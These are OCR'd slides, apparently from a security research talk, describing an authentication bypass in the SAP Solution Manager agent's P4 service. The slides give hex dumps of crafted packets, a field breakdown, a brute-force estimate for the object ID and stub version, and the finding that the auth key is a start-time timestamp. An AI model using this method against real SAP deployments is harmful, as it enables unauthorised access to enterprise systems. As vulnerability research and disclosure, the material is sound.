
Authentication bypass - P4 Service

- Just after the start, SMDAgent initiate a connection to Solman




Authentication bypass - P4 Service

- This connection stay as long as SDMAgent is up





```
ESTAB     sapsystem:43756     solman:50204     users:((jstart,pid=75393,fd=66))
```

Authentication bypass - P4 Service



Authentication bypass - P4 Service



Authentication bypass - P4 Service

- Example : P4 function 1_p4_getRuntimeStatus() + token

```
00000000: 0000 4a00 0000 ffff ffff 5a15 8a01 bbbb  ..J.......Z.....
00000010: 0600 0000 005a 0000 0000 0000 1700 0031  .....Z.........1
00000020: 005f 0070 0034 005f 0067 0065 0074 0052  ._.p.4._.g.e.t.R
00000030: 0075 006e 0074 0069 006d 0065 0053 0074  .u.n.t.i.m.e.S.t
00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0000 5001 f02d                      ....P..-
```

Authentication bypass - P4 Service

- Example : P4 function 1_p4_getRuntimeStatus() + token

```
00000000: 0000 4a00 0000 ffff ffff 5a15 8a01 bbbb  ..J.......Z.....
00000010: 0600 0000 005a 0000 0000 0000 1700 0031  .....Z.........1
00000020: 005f 0070 0034 005f 0067 0065 0074 0052  ._.p.4._.g.e.t.R
00000030: 0075 006e 0074 0069 006d 0065 0053 0074  .u.n.t.i.m.e.S.t
00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0000 5001 f02d                      ....P..-
```

- Packet size
- Solman Header
- Function Name size
- Function Name
- Object ID
- Stub version
- Key

Authentication bypass - P4 Service

- Example : P4 function 1_p4_getRuntimeStatus() + token

```
00000000: 0000 4a00 0000 ffff ffff 5a15 8a01 bbbb  ..J.......Z.....
00000010: 0600 0000 005a 0000 0000 0000 1700 0031  .....Z.........1
00000020: 005f 0070 0034 005f 0067 0065 0074 0052  ._.p.4._.g.e.t.R
00000030: 0075 006e 0074 0069 006d 0065 0053 0074  .u.n.t.i.m.e.S.t
00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0000 5001 f02d                      ....P..-
```


```
00000000: 0000 9300 0000 5a15 8a01 ffff ffff bbbb  ......Z.........
00000010: 0600 0000 005a 012e 0000 0001 0008 0073  .....Z.........s
00000020: 6563 7572 6974 7920 0020 0000 0000 0000  ecurity . ......
00000030: 0000 4a00 3200 4500 4500 5f00 4700 5300  ..J.2.E.E._.G.S.
...
00000060: 2e41 6765 6e74 5374 6174 7573 a91f 68b6  .AgentStatus..h.
00000070: ba21 ac06 0200 014c 0006 6d5f 6e61 6d65  .!.....L..m_name
00000080: 7400 124c 6a61 7661 2f6c 616e 672f 5374  t..Ljava/lang/St
00000090: 7269 6e67 3b78 7074 0007 5354 4152 5445  ring;xpt..STARTE
000000a0: 44                                       D
```

Authentication bypass - P4 Service

- Send this packet to the SMDAgent P4 Service

1_p4_getRuntimeStatus()
+ token

result



Authentication bypass - P4 Service

- Send this packet to the SMDAgent P4 Service

1_p4_getR


SAP

No authentication required \o/

SAP Solution Manager

Authentication bypass - P4 Service

- Send this packet to the SMDAgent P4 Service



Authentication bypass

- Change observed after 100+ restart

```
00000000: 0000 4a00 0000 ffff ffff 5a15 8a01 bbbb  ..J.......Z.....
00000010: 0600 0000 005a 0000 0000 0000 1700 0031  .....Z.........1
00000020: 005f 0070 0034 005f 0067 0065 0074 0052  ._.p.4._.g.e.t.R
00000030: 0075 006e 0074 0069 006d 0065 0053 0074  .u.n.t.i.m.e.S.t
00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0000 5001 f02d                      ....P..-
```

- Packet size
- Solman Header
- Function Name size
- Function Name

- **Object ID (change)**
- **Stub version (change)**
- **Key (change)**

Authentication bypass - Object & Version

- The Object ID and the Stub version

```
00000000: 0000 4a00 0000 ffff ffff 5a15 8a01 bbbb  ..J.......Z.....
00000010: 0600 0000 005a 0000 0000 0000 1700 0031  .....Z.........1
00000020: 005f 0070 0034 005f 0067 0065 0074 0052  ._.p.4._.g.e.t.R
00000030: 0075 006e 0074 0069 006d 0065 0053 0074  .u.n.t.i.m.e.S.t
00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0000 5001 f02d                      ....P..-
```

- Packet size
- Solman Header
- Function Name size
- Function Name

- **Object ID (change)**
- **Stub version (change)**
- Key (change)

Authentication bypass - Object & Version

- Observed values are :
  - **00 00 00 00 < Object ID < 00 00 00 ff**
  - **00 00 00 00 < Stub version < 00 00 00 05**
- Different errors received
  - *“object was not found”*
  - *“incompatible version”*

- **255 * 5 = 1275 requests → Remote bruteforce possible**

Authentication bypass - Key

- The key

```
00000000: 0000 4a00 0000 ffff ffff 5a15 8a01 bbbb  ..J.......Z.....
00000010: 0600 0000 005a 0000 0000 0000 1700 0031  .....Z.........1
00000020: 005f 0070 0034 005f 0067 0065 0074 0052  ._.p.4._.g.e.t.R
00000030: 0075 006e 0074 0069 006d 0065 0053 0074  .u.n.t.i.m.e.S.t
00000040: 0061 0074 0075 0073 0028 0029 0000 0050  .a.t.u.s.(.)...P
00000050: 0000 0000 5001 f02d                      ....P..-
```

- Packet size
- Solman Header
- Function Name size
- Function Name
- Object ID (change)
- Stub version (change)
- **Key (change)**


Authentication bypass - Key

Sniffed	Little endian	Decimal
0xcc1ff02d	0x2df01fcc	770711500
0xad2bf02d	0x2df02bad	770714541
0xfe2b		0714622
0x7a2c		0714746
0x1a2d		0714906
0xde3b		0718686
0xe83b		0718696

TIME

The key is only a Timestamp Key

Authentication bypass - Timestamp token



Authentication bypass - Timestamp token

Find agent start time => bypass authentication

Authentication bypass - Start time

How to know, **remotely**, the start time of the Agent ?

- Guess ?
- Remote DoS ?
  Spent a looooooot of time on it

Authentication bypass - Start time

How to know, **remotely**, the start time of the Agent ?

- Guess ?
- Remote DoS ?
  Spent a looooooot of time on it
  And fail...

Authentication bypass - Start date

Authentication bypass - Start time

